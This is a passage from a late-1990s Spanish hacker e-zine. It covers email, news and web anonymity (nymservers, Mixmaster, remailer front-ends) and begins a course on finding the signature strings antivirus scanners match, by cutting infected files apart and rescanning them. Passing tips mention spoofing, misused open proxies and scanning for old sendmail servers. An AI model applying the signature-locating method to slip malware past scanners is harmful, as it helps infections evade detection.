Hemos acabado por ahora el uso de "remailers simples" (si, simples!) es
decir aquellos que te sirven para enviar correo pero no para recibirlo,
pasemos ahora al mundo de las cuentas seudonimas, estamos dando mucho
protagonismo al correo porque de todos los recursos de Internet es el
que seguramente todos denominariamos como "mas privado" y "mas intimo".
A fin de cuentas ponemos nuestra web y nuestros articulos en las news
para que todo el mundo los vea, pero no hacemos lo mismo con nuestro
correo.

-3 Cuentas Seudonimas

"Canta usted con seudonimo"? "Ehhh?!?. Yo en siendo flamenco canto de to"

Debido a la creciente sensibilizacion que existe en los temas de
privacidad hay ya compa¤ias que ofrecen servicios anonimos bien relativos
al correo o cuentas completas (shell, news,etc..) por un modico precio.
Podemos hablar de Skutz, Anonymizer, Nymserver...

En cuanto al correo tenemos al nymserver de Andrew Edmond, que levanta
ocasionales polemicas en las news, su servidor ofrece a buen precio una
cuenta anonima con algunas caracteristicas como:

- Aliases

En lugar de que tus mensajes salgan como lgrijander@nymserver pueden salir
como "Lucas Grijander <lgrijander@nymserver>" y cambiar el nombre de cuenta
las veces que quieras siempre que no este ya en uso.

- Encriptacion PGP automatica

Todos los mensajes que recibas antes de ser desviados a tu cuenta real
son encriptados con tu clave PGP (que tu previamente has enviado al remailer)

- Finger, plan, vacation message

Todo funciona al igual que en una cuenta de correo normal, puedes activarlo
y desactivarlo cuando quieras.

- Posteo a news

Salvo algunas excepciones puedes escribir anonimamente a cualquier grupo.
Se puede configurar para que automaticamente anule el "archivado" de
algunos buscadores.

- Firmado PGP y "timestamp"

Cada mensaje que envies a traves del remailer es firmado digitalmente por
este certificando remitente y fecha y hora de envio.

- Mixmaster

En lugar de que el correo recibido se dirija a tu cuenta real se envia a

una cadena de Mixmaster antes de llegar a tu autentica direccion de correo.

Muchas de estas opciones existen tambien en los servidores gratuitos.

Veamos algunos ataques basicos a una cuenta anonima y como defenderse:

1) En el caso del Nymserver no existe ni Latent-Time ni pool, tal como llega el correo sale (FIFO- First In, First Out) del Nymserver. Es trivial pues deducir a que direccion real corresponde una direccion anonima.
Solucion: Usar la opcion Mixmaster para que en lugar de salir hacia nuestra cuenta entre en una cadena de Mixmaster y que le sigan la pista por alli... si pueden.

2) Tama¤o: bien un mensaje muy grande, bien una secuencia de mensajes cortos y uno grande (o viceversa), el atacante los envia a nuestra cuenta y espera a ver en la salida del Nymserver como sale el paquete grande o muchos mensajes peque¤os seguidos por el grandote..etc. Nuestra cuenta real ha caido
Solucion: La de arriba. Por razones ya explicadas cuando hablamos de como Mixmaster previene los ataques basados en tama¤o haciendo que todos los mensajes ocupen lo mismo.

3) Tema: Un subject identificable, el atacante nos envia un mensaje con ese subject y espera a verlo salir.
Solucion: Lo digo otra vez?.

4) El atacante cree que estas usando una cuenta anonima pero no sabe cual, si sabe en cambio cual es tu cuenta real, asi que:
"Falsifica" un mensaje como proveniente de tu cuenta real, algo al alcance de cualquiera que sepa como manejar el Eudora, y se lo envia a si mismo a traves del Nymserver. Cuando recibe el mensaje lo recibe proveniente de tu cuenta anonima.
Solucion: Usar la opcion Paranoid del Nymserver. :-))

5) Alguien envia un mensaje o un articulo a las news usando tu cuenta anonima como From: para meterte en lios.
Solucion: Indicar al Nymserver que firme digitalmente todos tus mensajes, asi cualquiera que pretenda falsificarlos tendra que conocer tu clave para hacer que el Nymserver acceda a firmalos.

Los remailers como Weasel, Cracker ofrecen tambien el PGP signing/timestamping multiple reply blocks, automatic PGP encryption...
Una caracteristica no disponible en el Nymserver es que los mensajes dirigidos a tu cuenta real pueden ser enviados a un grupo de news en lugar de a una cuenta de correo (ofreciendo total anonimato), combinando la opcion de encriptar todo el mail que recibas y desviarlo a un grupo como alt.anonymous.messages puedes usar una cuenta anonima sin necesidad de entregar una direccion de correo real.

Estos remailers gratuitos, aunque menos "amigables", tienen tambien servicios interesantes como el posteo a Usenet, finger, cifrado convencional, bloqueo de "mailbombing", "despiece" de mensajes al mejor estilo Mixmaster, bloqueo de "copias ciegas", notificacion de entregas...
Mucha miga para explicarla con detenimiento sobre todo viendo lo que llevamos ya en lo que, en un ataque de ego injustificado, bautizo como "el mejor y mas completo ensayo sobre correo anonimo en espa¤ol que ha hecho alguien residente en mi portal". Modesto que es uno.

Para acabar de alegrarte el dia y como ya dije en SET en otra ocasion:
"Just because you are paranoid don’t mean they’re not after you"
[Letra de Nirvana]

Estooo..... que pasa si se puede descifrar el PGP??.

... Haciendo tiempo para que la pe¤a se vuelva a sentar en la silla tras caerse de culo....

.5 PELIGRO CRIPTOGRAFICO

"Yo creo que el PGP es como los toros, quiero decir..." (Jesulin de Ubrique)

Habiamos quedado en SET 10 en que el PGP no estaba al alcance de ser descifrado, un excelente articulo sobre la manera en que trabaja el PGP y lo complejo de "romper" una clave...pero insisto y si se puede romper? Pues lo llevamos mal porque no hay metodos de cifrado disponibles para el publico que sean mas seguros, teoricamente todo esta en contra de que el PGP sea descifrable pero "quien esta avisado, esta armado" y "hombre prevenido vale por dos".
Se dice que en ocasiones para hallar la respuesta hay que saber cual es la pregunta correcta, hasta ahora siempre se ha planteado la misma pregunta: "Se puede romper el PGP?" y los investigadores o simples aficionados a la criptografia han dicho "No".
Te propongo que cambiemos la pregunta a un:
"Si se pudiese romper el PGP... te lo dirian?". Respuesta "No".

Es posible que las agencias gubernamentales hayan descubierto algun "atajo" para descifrar a un coste razonable el PGP?. Debemos temer por la seguridad futura del PGP basado en los algoritmos Diffie-Hellman que convierte en incompatibles los actuales metodos de generacion de claves?.
Mas aun, no es peligroso que el PGP se haya convertido de manera definitiva en un software comercial y por lo tanto mas expuesto a atender "sugerencias" del Gobierno que cuando era un proyecto de unos cuantos lunaticos?.

Vayamos por partes, es factible que nadie en la comunidad civil sea capaz de romper a un coste razonable la encriptacion PGP, una noticia asi seria rapidamente divulgada por la atencion que traeria para su descubridor.
Pero y la comunidad de seguridad, militar..?. En pocas palabras:

LA VENTAJA QUE PROPORCIONA ROMPER UN CODIGO SOLO ES UTIL MIENTRAS EL OPONENTE SIGUE PENSANDO QUE ES UN CODIGO SEGURO.

No creo que haga falta estudiar mucho para darse cuenta de ello.
Los hechos:

La NSA (mira tu por donde esta agencia aparece por todas partes) contrata casi exclusivamente matematicos y criptologos.
La NSA tiene como objetivo "desarrollar sistemas seguros de cifrado de las comunicaciones y descifrar los sistemas de cifrados usados por un potencial enemigo"
Tienen tambien la mitad de los supeordenadores que existen en todo el mundo, una potencia de calculo absolutamente *devastadora* (para jugar al Quake?)
Los civiles y militares que trabajan alli, no estaran interesados en el metodo de cifrado mas usado y famoso del mundo, el PGP?. Es logico pensar que si y si estan interesados en el querran descifrarlo, verdad?.
Quien te dice que NO lo han hecho ya?. Uuh?.
Y como la NSA puedes contar otras cuantas organizaciones que tambien intentaran poner la suya.
Por que vamos a ver, que sabemos de los trabajos sobre criptografia actuales?

Los que realizan en las Universidades, en algunas empresas... pero NADA de lo que se realiza en Agencias de Seguridad y centros militares.

Naturalmente sabes que hacen falta unos cuantos millones de a¤os para romper el PGP por fuerza bruta, tambien hacia falta mucho tiempo para romper el DES (un millon de a¤os decian) y cayo en un esfuerzo coordinado a traves de la red.
Lo inquietante es saber si hay algun "atajo" para cargarse el PGP, no descubrieron los militares los sistemas de "clave publica"?. O no lo quisieron *hacer publico*?. (Puedes creer que si lo descubrieron no estarian ansiosos de ir a contarselo a la comunidad civil)
Me extra¤aria mucho que no estuviesen trabajando en esos sistemas incluso con decadas de adelanto sobre su "fecha de descubrimiento oficial".
Hey!. Confia, al fin y al cabo son los mismos que dise¤aron el DES y sus infames "cajas-S", mas de un criptografo respetable sospecha que las cajas-S del DES estan construidas de una manera que permite el analisis criptografico a aquellos que conozcan la debilidad, solo que nadie en la comunidad civil la ha podido encontrar hasta ahora..y mientras tanto los chicos del Gobierno sonrien, dicen que el DES es seguro y SE NIEGAN a entregar el codigo.
Realmente solo un lunatico podria pensar que el Gobierno que promueve el Clipper y limita la exportacion de criptografia podria poner una encriptacion insegura en manos del publico sin decirle nada. Solo un lunatico?

Esta historia es ilustrativa:

Hace mas de 50 a¤os que acabo la Segunda Guerra Mundial en la que los Aliados obtuvieron grandes ventajas del hecho de haber descifrado tanto el "Codigo Purpura" usado por los japoneses como las "Enigma" alemanas.
Lo cierto es que los alemanes acabaron la guerra convencidos de que sus maquinas cifradoras "Enigma" eran indescifrables (te suena?). Bien, pues hoy en dia -50 a¤os despues- es MATERIAL SECRETO todo el trabajo de criptografia que se desarrollo para romper las "Enigma".
La criptografia ha avanzado mucho, no hay ya mas rencillas pendientes...pero sin embargo *nadie* puede consultar como fueron capaces los Aliados de descifrar lo que se presumia "indescifrable"
(*nadie que no tenga la pertinente autorizacion de seguridad).

La razon es simple, podria dar indicios acerca del nivel actual de desarrollo de las tecnicas de descifrado, podria sorprender quiza a mas de un experto ver que eran capaces de hacer los militares hace 50 a¤os y como este es el apartado de las "preguntas", vamos con esta:

"Que son capaces de hacer ahora, 50 a¤os despues?".

La respuesta...no la tengo.

Acabemos con una cita:

"Todo lo que una mente humana puede cifrar,
otra mente humana lo puede descifrar"

Edgard Allan Poe

.6 NEWS ANONIMAS

"Eso, eso, divulgarlo todo lo posible pero que no lo sepa nadie."

Hemos llegado todos bien hasta aqui?. Alguno se ha mareado?. Alguien tiene ganas de ir al ba¤o?.
Para postear anonimamente a las news hay dos caminos principales.

-1 Hacerlo desde la Web
-2 Usar remailers y un enlace mail-to-news

En la opcion 1 tenemos varios lugares desde la Web que permiten postear mensajes a las news, cada uno de ellos con reglas diferentes de funcionamiento (en ocasiones muy estrictas) y que NO suelen permitir el posteo anonimo pero _si_ le hacemos creer que esta 'hablando' con un ordenador cuya IP es z mientras que en realidad nuestra IP es x entonces ya estamos metiendo algo de bulla (entiendase hacer spoofing, utilizar proxys "de prestado"...)
Si te permiten abrir la pagina con Anonymizer tambien vale...etc..etc.etc
[BTW, DejaNews no rula con Anonymizer por el tema de las cookies, a menos que quieras redise¤ar el POST a mano tu solo]

Lo de los remailers es simple, se a¤aden una serie de indicaciones al principio del articulo que queramos postear y lo mandamos a un remailer una indicacion obligatoria es que mande ese mail a lo que se conoce como mail-to-news-gateways que hacen eso mismo, tambien se puede hacer servir una cuenta seudonima para escribir a las news desde Alias, Weasel...
Hay que hacer notar que tras mucha discusion y jaleo se esta optando por prevenir la "falsificacion" de From ya que mucha gente confia en la informacion de las cabeceras del mensaje (algo no muy sensato ya que la unica algo valida es el Path, tanto el Message-ID como el NNTP-Posting-Host, el From, Reply-To..son falsificables por quien este interesado en ello)
De hecho en los mensajes que falsifican el From (y todo lo demas) con vistas a perjudicar a alguien el Path suele acabar en Netcom o Altopia con lo cual la unica solucion es juramentar en hebreo y prometer que "la proxima vez".
Asi la tendencia actual es usar el "Author-Address-Header" en lugar del From para especificar el remitente (y evitarse que todos los mensajes tengan ese From: Anonymous que es algo soso)

Una cuestion que surge de tanto en tanto es si tu proveedor puede saber a que grupos estas suscrito y que articulos lees. La respuesta es que por supuesto que puede saberlo, de hecho puede saber mucho mas que eso (incluyendo obviamente los articulos que posteas), si piensas que es mas seguro puedes optar por leer las news via web (aunque tambien podria vigilar el trafico web) o dejar los ordenadores y dedicarte al buceo en ba¤era.

En el tema del trazado y dependiendo de tu equipamiento fisico-tecnico puedes conseguir un notable grado de "oscuridad" sin necesidad de usar remailers pero dificilmente podras evitar ser trazado por quien "de verdad" este 'controlando' las news.
A la hora de hacer el camino inverso, determinar la identidad del remitente de un mensaje, no esta de mas tener en cuenta lo siguiente:
Hay potentes motores de archivado que se pueden usar si uno olvida un poco la parafernalia tecnica y se comporta como un Hercules Poirot cualquiera.
Utilizad las peque¤as celulas grises y reflexionad, quiza este mensaje sea anonimo, pero alguna vez tuvo que aprender, verdad? (eso decis todos en los mensajes:"Estoy aprendiendo pero pronto..."). Y mientras aprendia cometeria errores, verdad?. Pues seguramente habra mensajes que el creia anonimos y que no lo son, mensajes que contengan informacion que ni el mismo recuerda.
Ya gue la gente suele usar firmas/nicks/organizaciones/cabeceras particulares (mas llamativas aun en el caso de los hackers o wannabes) es posible que encontremos mensajes de suú"yo real" que comparten esas cabeceras, firmas, citas...peculiares. Touche.
Y un monton de cositas mas para las cuales no hace falta que ejerzais de hackers sino de Hercules Poirot. Pero cuidado, tambien alguien puede haber

escrito mensajes _simulando_ ser nuestro objetivo (y llevandonos voluntaria o involuntariamente a error). En el mundo de las sombras lo que reluce no es oro, es la linterna con la que te siguen los malos.

SE ME OLVIDABA!!!!. Y todo esto, como lo hacemos?

Las herramientas
==*=*=*==*=*=*

"Pasame el martillo, Manolo que voy a ver si meto por fin el tornillo."

Seguimos con prisas asi que dividimos el tema por S.O y comento lo que tras una extensa encuesta (yo y mi gato) hemos decidido que son las mejores herramientas para el "mangoneo", la "purricia" y el "escapismo_sin pagar" que pululan por Internet.

Para DOS:

El DOS tambien existe! y para ellos Potato Software tiene la solucion (ya sabes Potato Software, el software para los maleantes) llamada...Potato!

Potato funciona en DOS y bajo Windows 3.x (W95?), es un programa de apariencia austera y algo liosa (de hecho es liosillo si) pero cuando le coges el truco te encuentras que tiene muchas opciones para "exprimir" las posibilidades de los remailers, como parte negativa es engorroso producir muchos mensajes con el ya que tienes que hacer demasiada tarea manualmente pero si aun sigues en DOS y buscas una ayuda este es tu programa.

Para Windows 3.x (y 95):

Ya se, que si no son S.O, que si ... pero no buscadme problemas y dejadme seguid.

Private Idaho still rules!. Aunque las nuevas versiones (3.34t) tampoco aportan demasiado, incluso sobre la antigua 2.8, sigue siendo un programa bastante sencillo de manejar, relativamente estable y con unas cuantas opciones de "mantenimiento" que nos facilitan mucho la vida.
EXTRA: Poco despues de SET 13 se anuncio que iba a salir la 3.52
Se ha informado de problemas con PI-W95-PGP 2.6.3, al parecer no maneja muy bien el PGP bajo W95.

Para Windows 95 y NT:

De nuevo Potato Software vuelve a la carga, el prolifico RProcess, que ha sido propuesto para organizar un shuttle a Alpha Centauri en sus ratos libres, no da tregua y saca revisiones sin parar:

Jack B. Nymble, sin lugar a dudas el front-end mas avanzado que existe para enviar correo anonimo, como todo programa no es perfecto y mas de uno se pone morado a pedir ayuda pero debo decir que parece sin duda el programa destinado a convertirse en "estandar de facto" del escondrijo.

EXTRA: Pues el menda que os habla(escribe) y el afamado mangui RProcess (autor de Jack B.Nymble) estan embarcados en traducir el programa al castellano, seguramente cuando salga SET 15 ya estara en la calle y al ritmo que esta poniendo parches RProcess ultimamente no se por que version iremos.

NOTA: Que nadie se crea que soy el "servicio de atencion al cliente" de Jack B.Nymble, si teneis problemas os leeis la ayuda (que para eso estara traducida), leeis la FAQ o dais la vara en las news.

Para Un*x

No hay mucho donde elegir quiza porque los que usan Unix tienen a su disposicion herramientas suficientes para alterar ellos mismos sus mensajes de mucha mejor manera que la que pueda ofrecer un programa especifico.

Premail, con la ayuda de los programas de correo que ya tengamos premail se encarga de "formatear" adecuadamente nuestros mensajes para ahorrarnos trabajo y que el remailer los entienda sin problemas.
Mixmaster esta, por descontado, disponible.

La ventaja en este caso es que tenemos a nuestra disposicion el instalar el software que utilizan los remailers con lo cual si tenemos una conexion permanente podriamos crear nuestro propio servicio de remailer.
Y por supuesto para los acerrimos partidarios del "conecto al puerto 25" queda el escribir un script que vaya escaneando servidores en busca de sendmails del 76.

Para Macintosh

NPI-- No Potato Investigation :-)

Mixmaster

Mixmaster es un software disponible para Unix y portado a DOS (habia un proyecto de llevarlo a Macintosh que no se como quedo) *imprescindible* para usar los remailers Mixmaster (como Jenanon, Medusa..)
Mixmaster esta sujeto a las leyes que restringen la exportacion de criptografia por lo cual no puede ser sacado de los USA pero eso es algo que alguien hizo hace ya mucho tiempo, no se si lo tenemos puesto en nuestra pagina pero en cualquier caso se puede encontrar por la red, se integra con front-ends tipo Private Idaho (PI) o "chuta" desde el DOS directamente.

EXTRA: Pues eso, que otra version del Mixmaster salio poco despues de publicar SET 13, que lo sepais.

NOTA: Que nadie me de la vara con el rollo de que no puede mandar mensajes mas largos de 10k, creo que ha quedado claro que Mixmaster "obliga" a que todos los mensajes tengan la misma ’talla’ y lo hace mediante el "troceo".

.7 WEB ANONIMA

"En Internet nadie sabe si eres un perro" (idiota comun)

Ya sabeis lo del Anonymizer?. Lo leisteis en SET 7?. Si, pues adios.!
O comento algo de Interfree?. De los proxys de RedIris que amablemente te informan de que IP tienes que tener para poder utilizarlos (gracias hombre, parece que las instituciones por fin dan facilidades al hacker rural).
De los otros proxys que estan por ahi y ni los due¤os saben que existen?.
Mejor accedemos al web desde Telnet y no damos User-Agent ni ninguna de esas cosas que tan poco nos gustan. O mandamos al Teleport Pro que se presente como Internet Explorer y agarre todo lo que pueda.
O pedimos la pagina por email a un Agora?. Nos suscribimos a URL-Minder para que nos envie la pagina por correo cada vez que hay un cambio y nos evite la molestia de "engordar" los logs del servidor web en que se hallan situadas?. Muchas preguntas para las cuales no tengo solucion.

Por que habriamos de hacerlo?. No se, tal vez no nos apetece que el due¤o
del servidor utilice el truco barato del "Hidden Mail" [Netscape 2.x y
Communicator 4.01], que no nos haga que al cargar una pagina web uno de
sus graficos este en un ftp al que automaticamente el navegador nos
conecta como "anonymous" (enviando _nuestro e-mail_) o que si tiene
Apache 1.1 o superior no active el HTTP Anonymous Login, una "feature"
expresamente incluida para tocar las narices ya que su unico objetivo
es sacar la direccion electronica del visitante mientras el pobre panoli
sigue sin sospechar nada en absoluto.

Reescribimos nuestros enlaces para usar alguno de esos servicios de
redireccionamiento tan poco "asegurados" y fastidiamos el Referrer?
Que tal si tenemos el Arachne para DOS, Red Baron para Linux y Communicator
+ Inevitable Explorer para Windows xx en la misma maquina.
Cuenta gratuita de la Uni, del banco (casi cualquiera), pagando un proveedor
y de alta en MediaWeb= 4 cuentas (ahora no se si MediaWeb sigue funcionando)
Planificando un poco nuestros "paseos" (mejor un mucho) podemos entrar con
una cuenta desde Inevitable Explorer, continuar despues con Communicator,
posteriormente otro dia entrar desde Linux con Lynx o Red Baron o lo que
tengamos..., se sigue explorando el site con la conexion de la Uni y tirando
de navegador DOS..resultado?. Un minimo de 10 visitantes distintos segun
los logs (por User-Agent, IP y Referrer) y un maximo de (combinaciones
posibles - pereza) que en realidad es solo un pobre chalado esquizofrenico.
Sirve de algo?. Pues no lo se pero resulta divertido imaginarlo :-D

Podriamos utilizar un proxy que tengamos derecho a utilizar pero eso no es
"deportivo", apuntate a la esquizofrenia de navegadores y OS y vuelvelos
locos a todos (empieza en casa). Y pon direcciones diferentes en cada uno,
ya deberias saber porque ;-)

Y si fuiste de los que aprovecho el documento ese que circulaba por la
Red para crackear el Navigator y hacerle unos cuantos "cambios" te vendra
bien el disponer ahora del codigo fuente sin tener que volver a trabajar
para obtener un netscape.exe de mas de 40Mb desensamblado, una mejor manera
de ’personalizar’ los datos que se envian a un servidor web.

Aunque ahora que se me ocurre, puedes PAGAR a un proveedor para que te permita
mantener tu anonimato pero no se porque me da que eso no esta en tus planes.
Me equivoco?

.8 TELNET ANONIMO.

"El director de TVE sera un independiente" (J.M GrAznar)

Vamos a ver simplemente un par de aproximaciones al tema, (aqui es donde
se me han empezado a cansar los dedos). Hasta ahora muchos habian ido al
invento ese de NetObjective para hacer Telnet desde el browser y premio!.
Han conseguido cerrarlo.
Otros cerraran TeleEdit (cuando escribo esto aun funciona) que basicamente
es un applet java que aun no permitiendo conectar a traves de proxys si que
permite el efectuar Telnet y es especialmente util para editar ficheros
de manera remota, tiene sus limitaciones derivadas tambien de ser un applet
pero la gente esta promete una nueva version con mejoras sustanciales.
Por supuesto podemos utilizar otro sistema para saltar al siguiente, pero
hacedme caso y buscaros _el vuestro_ no os presenteis en el Parque Tecnologico
del Pais Vasco para que una copia de Mulder os empapele.
[Parece que el FBI tardo un mes en traducir el articulo de SET 12 sobre
la "gran seguridad" de los centros del Pentagono y despues como apunta
True-Deckard descubrio "un parque tecnologico espa¤ol".]

Aunque si me aseguran que esta Scully quiza me deje ver por alli...

.9 FTP ANONIMO

"Cual es la contrase¤a del user Anonymous?" (consulta mas frecuente en AOL)

No sabes hacer FTP Anonimo?. Pues lee el exhaustivo articulo del el Duke
de Sicilia en SET 10 y reza por que vuelva a escribir articulos tan buenos
como esos.

.10 ESO ES TODO AMIGOS

"Me retiro, esta vez es definitivo" (Alfredo Krauss)

Este articulo podria ser tambien una guia autonoma, trabajando algo mas
la estructura y revisando, actualizando y a¤adiendo la nueva informacion que
salga quiza esa guia sobre el anonimato en la red, escrita en castellano, vea
la luz. Por ahora habeis podido leer un buen avance que tras las
"dosis previas" dadas en otros numeros de SET debeis estar en condiciones de
asimilar en beneficio de vuestra cada vez mas creciente presencia en la red.
Si teneis mas datos sobre este tema, actualizaciones, a¤adidos o buenos
trucos, hacedmelo saber!.
Confio en que todos estareis concienciados acerca de la importancia de estos
temas y de otros no tan estrictamente tecnicos pero que afectan al uso
(y abuso) que se puede hacer de la Red. Debemos utilizar los recursos que
nos brinda para proteger nuestra privacidad e intimidad, para reforzar
nuestra libertad y mejorar nuestra situacion frente al Estado.

Como siempre hemos procurado ofreceros la mejor informacion, espero que
este articulo os haya servido para plantearos algunas preguntas nuevas y
ver las cosas de manera diferente.
Bastaria.

Paseante <paseante@geocities.com>

EOF

-[0x06]----------
-[CURSO BASICO-PRACTICO DE CRACKEO DE VIRUS III]----------
-[by +NetBul]----------SET-14-

Curso Basico-Practico de CRACKEO de VIRUS (III)
--- Preguntas, respuestas y erratas. ---
@98 by +NetBuL

Pues eso, aqui estamos de nuevo. En esta entrega voy a intentar comentar unas ideas de un lector respecto al metodo descrito en el numero anterior de SET para aislar la cadena de busqueda de un virus en un archivo infectado, y tambien aclarar un peque¤o despiste ... X-D.
Bueno, al grano, despues de salir SET 13 nos llego este email de un lector:

[- ----------->>>----------]
Hellow FALKEN.

Soy un asiduo lector de vuestro e-zine desde el primer numero y acaba de llegar a mis manos la ultima entrega el SET 13. Leyendo, leyendo he ido a parar a la seccion 0x06, "VIRUS II".

Estoy viendo el algoritmo utilizado para descibrir que cadenas utilizan los ANTI-virus para detectar a los virus.

Realmente es el tipico metodo de FUERZA-BRUTA, no?? Como pone en el documento si un fichero ocupa 300 bytes te crea 300 ficheros, OCUPANDO 90.000 bytes sino que GASTA 4.915.200 bytes si los clusters son de 16Kb (algo bastante considerable, deberiais haberlo comentado ya que hay mucho "iniciado" que no lo sabe, cada vez menos gracias a vosotros :->).

El verdadero motivo del mail es deciros que hay otro metodo mas eficaz que realiza la misma operacion y menos tediosa.

Ahi va.

Se coge el fichero y se parte en dos partes iguales y se pasa el SCAN. Probablemente la cadena que busca el SCAN esta solo en un trozo, el otro se puede "tirar".

El proceso se repite hasta que solo quede la dacena que busca.

NOTA: Hay que tener cuidado, porqu ela cadena que busca puede estar justo en el punto donde se "corta" el fichero

NOTA2: El antivirus puede tener varias cadenas de identificacion para un mismo virus. Llego a encontrar 4 cadenas para el virus NATAS.

P.D.:El algoritmo no lo he descubierto o desarrollado yo, sino otra persona.
Creo que lo lei en alguna PHRACK. :-[]

Un Saludo y Hasta el Siguente SET
Ministro
[- ----------->>>----------]

Ahora paso a comentarlo por partes ...

[[[... habla el lector ...]]]
Hellow FALKEN.

Soy un asiduo lector de vuestro e-zine desde el primer numero y acaba de llegar a mis manos la ultima entrega el SET 13. Leyendo, leyendo he ido a parar a la seccion 0x06, "VIRUS II".

Estoy viendo el algoritmo utilizado para descibrir que cadenas utilizan los ANTI-virus para detectar a los virus.
Realmente es el tipico metodo de FUERZA-BRUTA, no??
[[[.....]]]

Bueno, si hubiese que ponerle un nombre creo que seria el adecuado, aunque como ya dije yo no lo he leido en ningun sitio. Esto no quiere decir que no pueda estar escrito en algun texto anterior al mio (cosa muy probable, yo no soy ningun lumbreras). :)

[[[... habla el lector ...]]]
Como pone en el documento si un fichero ocupa 300 bytes te crea 300 ficheros, OCUPANDO 90.000 bytes sino que GASTA 4.915.200 bytes si los clusters son de 16Kb (algo bastante considerable, deberiais haberlo comentado ya que hay mucho "iniciado" que no lo sabe, cada vez menos gracias a vosotros :->).
[[[.....]]]

Para "iniciado" yo, que se me paso por alto. Lo siento pero me patinan las neuronas de vez en cuando. Tienes razon, la cosa quedaria asi:

tama¤o del archivo x tama¤o del cluster
(suponiendo que el archivo sea menor que el tama¤o del cluster)

Entonces, para un archivo infectado de 300 bytes y el tama¤o de cluster de 16Kb, no es 300^2 (90.000) el total ocupado despues de lanzar el FREECAD, sino:

300 x 16 x 1024 = 4.915.200 bytes

Ahora me enrollo un poco mas para los "iniciados" que tu comentas ... es un justo ’castigo’ que me he ganado, no?.

Por si alguien no lo sabe, un disco duro se divide en sectores de 512 bytes y estos a su vez se agrupan en clusters (el numero de sectores por cluster depende generalmente del tama¤o del HD, mira aqui abajo).

Tama¤o de volumen hasta	128MB	256MB	512MB	1028MB	2048MB
Tama¤o de cluster	2Kb	4Kb	8Kb	16Kb	32Kb
Sectores por cluster	4	8	16	32	64

P.ej, para un disco duro de 540 Mb, el tama¤o del cluster sera de 16Kb (32 sectores x 512 bytes).

Los archivos se guardan en el disco duro almacenandolos en clusters. Si el tama¤o del archivo es mayor que el tama¤o del cluster, se fragmentara y se guardara en tantos clusters como sea necesario. Es importante saber que los

clusters que contienen a un archivo no tienen por que ser consecutivos dentro del disco duro, esto dependera de la disponibilidad de espacio, asi un archivo puede estar repartido en varios clusters a lo largo de todo el disco duro. Cuando un H.D. esta vacio si que se dispone de clusters consecutivos, pero en cuanto se empieza a almacenar y borrar informacion, las posibilidades de almacenar un archivo de tama¤o medio en clusters consecutivos es muy baja. Mediante la fragmentacion de archivos se consigue aprovechar los huecos vacios que vamos dejando despues de borrar archivos. Pero el aprovechamiento del espacio no es total como ahora veremos.

Por cierto, el hecho de que un archivo este fragmentado y repartido por todo el H.D. no supone ningun problema para el usuario. Al leer un archivo, el S.O. se encargara de buscar por el disco duro todos los clusters que contienen los fragmentos que forman el archivo.

El meollo del asunto esta en que un cluster puede almacenar un archivo o parte de el, pero *nunca* puede almacenar dos o mas archivos. Por eso, si el tama¤o de cluster es 16Kb y guardamos un archivo de 15Kb, estamos 'desperdiciando' 1Kb. Igual que si mide 31 Kb, estaremos ocupando 2 clusters, uno estara lleno y en otro 'desaprovechamos' 1Kb. La cosa se pone muy fea cuando queremos guardar en el disco 300 archivos de 300 bytes ... cada archivo ocupara un cluster o lo que es lo mismo, para guardar *cada* archivo de 300 bytes estamos desperdiciando los 16.084 bytes restantes del cluster, que es practicamente todo el cluster!.

```
Si la 'chicha' son 300x300 =          90.000 bytes
el espacio desaprovechado son      4.825.200 bytes     :-o
                                  -----------------
                                   4.915.200 bytes totales
```

Puesto en modo grafico, en vez de guardar un litro de agua en una botella estamos metiendo ese litro en 300 botellas, en cada botella una gota. Como irremediablemente gastaremos una botella por gota, alguien se preguntara, y si reducimos el tama¤o de la botella para no desaprovechar tanto espacio ?.

Pues bien, es cierto que la botella (los clusters) podrian hacerse mas peque¤os, por ejemplo de 1Kb (2 sectores), entonces el maximo desperdiciado al almacenar archivos siempre seria menor que 1 Kb. Bueno, pues arreglao, dira alguien. Ahora veremos que no ...

Si antes necesitabamos 2 clusters para almacenar un archivo de 20.5 Kb (y desperdiciabamos 11.5Kb), ahora necesitaremos 21 clusters para este mismo archivo (y solo desperdiciaremos 0.5 Kb).

El *pero* es que como cada cluster puede estar en cualquier lugar del disco duro, el cabezal de lectura/escritura no se desplazara un maximo de 2 veces al leer este archivo, sino un maximo de 21, con la consiguiente perdida de tiempo.
(Ahora ya os imaginais para que sirve el defrag, no?)

```
     [ NOTA DEL EDITOR: A la hora de seleccionar el tama¤o del cluster   ]
     [ hay que tener tambien presente que la FAT no es mas que una forma ]
     [ de indexar los ficheros, indicando los cluster que ocupan. Si el  ]
     [ tama¤o del cluster es peque¤o, entonces se requerira mayor numero ]
     [ de indices en la FAT, por tanto, el tama¤o de la FAT aumenta.     ]
```

Por eso al decidir un tama¤o de cluster se intenta, entre otras cosas, hacer una media de compromiso entre el tiempo perdido / espacio ganado (o tiempo ganado / espacio perdido) :-)

Bueno, creo que ya no se me olvidara nunca mas ... X-D

Cambiamos de tercio ....

[[[... habla el lector ...]]]
El verdadero motivo del mail es deciros que hay otro metodo mas eficaz que realiza la misma operacion y menos tediosa.

Ahi va.

Se coge el fichero y se parte en dos partes iguales y se pasa el SCAN. Probablemente la cadena que busca el SCAN esta solo en un trozo, el otro se puede "tirar".

El proceso se repite hasta que solo quede la dacena que busca.

NOTA: Hay que tener cuidado, porqu ela cadena que busca puede estar justo en el punto donde se "corta" el fichero
[[[.....]]]

Otra vez tienes razon, pero a mi modo de ver, no toda la razon :-). Es cierto que hay otros metodos (lo dije no? :-?), pero creo que lo de mas eficaz y menos tedioso es relativo. Lo que no puedo negar es que es un metodo mas "limpio", pero no mas eficaz.

Vamos a repasar lo que dices y de paso veremos que esto tiene algunos puntos ’oscuros’:

1- El metodo esta bien, pero (primer pero) no permite hacerlo de un tiron, es decir, el proceso sera cortar y pasar el antivirus, cortar y pasar el antivirus, etc.. no se puede automatizar el proceso. O quizas si, si el antivirus devuelve un valor determinado cuando detecta un virus podria hacerse un programa que a modo de archivo por lotes partiese un archivo en dos, llamase al antivirus y luego repitiera el proceso con la parte que contiene la cadena. Pero cada antivirus es diferente y el programa solo valdria para ese antivirus. Tambien podria combinarse un programa con un archivo por lotes, pero sigue siendo un proceso semi-automatizado ya que habria que adaptar el .bat para cada antivirus, no?

2- Como dices la cadena puede estar justo donde cortamos, con lo que habremos perdido un paso. Al partir el archivo en 2 y no detectarse el virus en ninguna de estas dos partes, sabremos que la cadena esta justo en medio, pero no sabemos cuantos bytes de la cadena estan en el primer trozo y cuantos en el segundo. Ahora lo mas logico seria descartar el primer cuarto y el ultimo cuarto y coger los dos cuartos centrales ...

```
